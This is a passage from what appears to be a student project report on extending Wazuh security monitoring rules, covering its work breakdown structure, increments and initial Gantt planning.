
This does not include the virtual machines nor its snapshots because by themselves they are not configuration material, but a result of applying certain configuration over generic images of operative systems. This configuration is already documented by other sources, cited in this document. Still local backups were made because they are still important archives to the project.

4.4 Time management

4.4.1 Methodology

4.4.2 WBS

The Work Breakdown Structure is a decomposition of the project into smaller components (tasks).



WBS dictionary:

1. Project management

- a **Scope management**: Scope explanation, set the restrictions of the project and determine what is going to be turned in at the end of the project.

- b **Requirement management:** Analysis, requirement specification and probably a traceability matrix.
- c **Risk management:** Identification, analysis, classification, planning and supervision of risks.
- d **Time management:** Planning (initial and real), any planning changes and necessary measures.
- e **Configuration management:** Documentation on the management of changes and control version.
- f **Cost management:** Cost estimation (direct and indirect) of software, hardware and resources.

2. Beginning of the project

- a **Study of Wazuh documentation and related tools and technologies:** Is the base for multiple aspects of the project and if it is done correctly it can mean less hours in related work.
- b **Setup of the work environment:** Installation and basic configuration of the virtual machines of the project, like having a functional Wazuh environment.

3. Increment 1

- a **Rules and decoders:** The objective is to be able to detect common attacks in Windows Server (specifically 2016 and 2019), but it should be backwards compatible and depending on the difficulty it could be worth to ensure support for Windows 10 Pro too. This rules are the final product of this increment, which probably will need more time than any other increment, because its heavy study and testing.

4. Increment 2

- a **Rules and decoders:** It will need a preliminary study of Sysmon and the ways to use its data to improve detection in certain situations. It is possible that this increment will modify rules and decoders of the previous one.

5. Increment 3

- a **Rules and decoders:** This increment tries to produce rules and decoders to detect ransomware and launch alerts and maybe actions against the attack, like rollback to a previous backup or try to stop the attack from repeating in a short period of time.

6. Increment 4

- a **Configuration changes:** Adapt Wazuh to the typical requirements from enterprises. This means that an enterprise could choose from a set of templates, with different security profiles.

7. Increment 5

- a **Rules and decoders:** Most should be focused on detecting changes on the protected files. Part of this increment should be the investigation on normal problems of these technologies and recent innovations and solutions.

8. Increment 6

- a **Rules and decoders:** There would be preliminary study to do, but the increment should be about expanding the already done work in the field, probably focusing in services and security technologies like SELinux or AppArmor.

9. Increment 7

- a **Improved integration with antivirus and website scanners:** The idea is to improve the detection as much as possible with the help of VirusTotal malware scanners, which is updated consistently and so it would mean a consistently updated detection for a system with Wazuh without the need to write new rules and decoders. Obviously there is a difference in the scope and objectives of these technologies, which can be redundant, but this could be certainly interesting in some cases.

10. Closing of the project

- a **Pull request to the official ruleset repository:** There is a fundamental need to investigate the correct way to organize the the forked repository for a pull request to an official repository like this. In any case the status of the fork should be checked before and there should be a high amount of commits and use a different branch for each functionality, allowing an easier way to select what to admit or not in the official repository.
- b **Project documentation:** The memory and presentation of the project and whatever other documentation if necessary.

4.4.3 Initial planning

The tasks marked in **red** are essential to the project, meanwhile the ones marked in **cyan** are considered optional and only will be done if there is enough time

left. The tasks marked in **yellow** are normal, and they are used when there is no need to distinguish between essential and optional.

The next Gantt diagram shows the initial planning, from the draft proposal (31/10/2018) to the end of the project (20/02/2019).

Furthermore the last two weeks are marked with a grey overlay to mark that there are only about 17 weeks before the due date of this project (in February). This difference is because the estimation of the tasks was made by the student and so it is not reliable, which means that it could be optimistic or pessimist. Thus the need to either reduce tasks or have more that there were expected to fit.



Figure 4.1: Planning simplification

The rest of the Gantt diagrams are organized in days, for a more detailed planning.

It is important to note that these plannings could change during the project, either because controlled measures or any unexpected reason.

The order they are implemented could change too and that is the reason because these diagrams have not a set date for start and end, yet.

In other words, they could be described as the models for the final Gantt diagrams.




Figure 4.2: “Beginning of the project” planning




Figure 4.3: “Increment 1: Common attacks in Windows Server” planning




Figure 4.4: “Increment 2: Use of more data sources” planning




Figure 4.5: “Increment 3: Detection/action against ransomware” planning




Figure 4.6: “Increment 4: Adapt Wazuh configuration to typical requirements from enterprises” planning




Figure 4.7: “Increment 5: Explore solutions in problems with GPDR” planning

